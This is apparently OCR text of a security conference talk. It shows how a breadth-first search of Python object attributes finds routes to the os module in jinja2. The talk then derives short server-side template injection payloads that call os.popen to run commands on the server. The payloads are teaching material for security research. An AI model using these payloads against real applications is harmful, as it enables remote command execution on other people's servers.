
Breadth first search

- We can see Python's objects and attributes as a graph
- Python offers introspection concepts, allowing to easily extract object's attributes
- We find the shortest paths first


Breadth first search




Breadth first search



Breadth first search



Breadth first search





```
obj_1.attr_2.os   -->  <module 'os' from '/usr/lib/python3.8/os.py'>
```

Graph exploration problems

There is two problems when using a breadth first search algorithm on the Python object tree.


Solving graph exploration problems

- **Cyclic traps**: When exploring a sub attribute of an object referring to itself or one of its parents, we will fall in an infinite loop.



Solving graph exploration problems

- **Long exploration time**: During the depth-first search, we will encounter a lot of objects, and many of them more than once. This will result in a massive loss of time while exploring multiple times the same objects.



Solving graph exploration problems

- **Keeping track of objects we already explored by storing their id()**

```
24                  # Explore further
25                  if id(subobj) not in knownids:
26                      knownids.append(id(subobj))
27                      foundmodules = find_path_to_modules(
28                          subobj,
29                          found=found,
30                          path=path+[subkey],
31                          depth=(depth+1),
32                          maxdepth=maxdepth,
33                          verbose=verbose
34                      )
```

Paths to modules in jinja2

```
[bfs]$ ./audit.py jinja2
[>] Found module 'jinja2._compat' at jinja2._compat
[>] Found module 'collections.abc' at jinja2._compat.abc
[>] Found module 'marshal' at jinja2._compat.marshal
[>] Found module 'pickle' at jinja2._compat.pickle
[>] Found module '_compat_pickle' at jinja2._compat.pickle._compat_pickle
[>] Found module 'codecs' at jinja2._compat.pickle.codecs
[>] Found module 'builtins' at jinja2._compat.pickle.codecs.builtins
[>] Found module 'sys' at jinja2._compat.pickle.codecs.sys
[>] Found module 'io' at jinja2._compat.pickle.io
[>] Found module 'io' at jinja2._compat.pickle.io._io
[>] Found module 'abc' at jinja2._compat.pickle.io.abc
[>] Found module 're' at jinja2._compat.pickle.re
[>] Found module '_locale' at jinja2._compat.pickle.re._locale
[>] Found module 'copyreg' at jinja2._compat.pickle.re.copyreg
[>] Found module 'enum' at jinja2._compat.pickle.re.enum
[>] Found module 'sys' at jinja2._compat.pickle.re.enum.sys
[>] Found module 'functools' at jinja2._compat.pickle.re.functools
[>] Found module 'sre_compile' at jinja2._compat.pickle.re.sre_compile
```

Paths to the os module in jinja2

```
{
  "modules": {
    ...
    "os": [
      "jinja2.utils.os",
      "jinja2.bccache.tempfile._os",
      "jinja2.bccache.tempfile._shutil.os",
      "jinja2.bccache.fnmatch.os",
      "jinja2.loaders.os",
      "jinja2.environment.os",
      "jinja2.filters.random._os",
      "jinja2.bccache.os"
    ]
  }
  ...
}
```

Constructing a payload for jinja2

- We will use `{{ self }}` as a starting point as it is always accessible inside the Template

```
>>> import jinja2
>>> jinja2.Template("My name is {{ f(self) }}").render(f=dir)
"My name is ['_TemplateReference__context', '__class__', '__delattr__', '
    __dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '
    __getattribute__', '__getitem__', '__gt__', '__hash__', '__init__', '
    __init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '
    __reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '
    __str__', '__subclasshook__', '__weakref__']"
```

- All of these attributes are internal functions except:
  `self._TemplateReference__context`

Constructing a payload for jinja2

- This `{{ self._TemplateReference__context }}` is very interesting because it gives us access to the following classes :
  - **jinja2.utils.Cycler**
  - **jinja2.utils.Joiner**
  - **jinja2.utils.Namespace**

```
1  >>> import jinja2
2  >>> jinja2.Template("My name is {{ self._TemplateReference__context }}").render
       (f=dir)
3  "My name is <Context {'range': <class 'range'>, 'dict': <class 'dict'>, 'lipsum
       ': <function generate_lorem_ipsum at 0x7f9a1cb0a0d0>, 'cycler': <class '
       jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace':
        <class 'jinja2.utils.Namespace'>, 'f': <built-in function dir>} of None>"
```

Constructing a payload for jinja2

```
{
  "modules": {
    ...
    "os": [
      "jinja2.utils.os",
      "jinja2.bccache.tempfile._os",
      "jinja2.bccache.tempfile._shutil.os",
      "jinja2.bccache.fnmatch.os",
      "jinja2.loaders.os",
      "jinja2.environment.os",
      "jinja2.filters.random._os",
      "jinja2.bccache.os"
    ]
  }
  ...
}
```

The os module is imported in utils.py

Constructing a payload for jinja2

- Use `.__init__.__globals__` to access global variables of the file where the class Cycler is defined:

```
1  >>> import jinja2
2  >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
       __init__.__globals__ }}").render()
3  'My name is {\'__name__\': \'jinja2.utils\', \'__doc__\': None, \'__package__
       \': \'jinja2\', ... ... \'os\': <module \'os\' from \'/usr/lib/python3.8/os.
       py\'>, ... ..., \'Cycler\': <class \'jinja2.utils.Cycler\'>, \'Joiner\': <
       class \'jinja2.utils.Joiner\'>, \'Namespace\': <class \'jinja2.utils.
       Namespace\'>, \'_\': <function _ at 0x7f696dd06670>, \'have_async_gen\':
       True, \'soft_unicode\': <function soft_unicode at 0x7f696dd06ca0>}'
```

Constructing a payload for jinja2

- We have now a new payload to access the os module directly from a jinja2 Template, without requirements !

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
```

```
1  >>> import jinja2
2  >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
       __init__.__globals__.os }}").render()
3  "My name is <module 'os' from '/usr/lib/python3.8/os.py'>
```

Shorten the payloads

- We are already inside the template context
- We can remove the `self._TemplateReference__context` from the payloads

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}

{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}

{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```

Shorten the payloads

- We are already inside the template context
- We can remove the `self._TemplateReference__context` from the payloads

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}

{{ joiner.__init__.__globals__.os.popen('id').read() }}

{{ namespace.__init__.__globals__.os.popen('id').read() }}
```

Final payloads


- We now have the shortest possible payloads to access the os module in a Server Side Template Injection in jinja2 :

```
{{cycler.__init__.__globals__.os.popen('id').read()}}

{{joiner.__init__.__globals__.os.popen('id').read()}}

{{namespace.__init__.__globals__.os.popen('id').read()}}
```

Thank you for listening!



Rémi GASCOU (Podalirius)

https://github.com/p0dalirius

https://twitter.com/podalirius_

https://podalirius.net/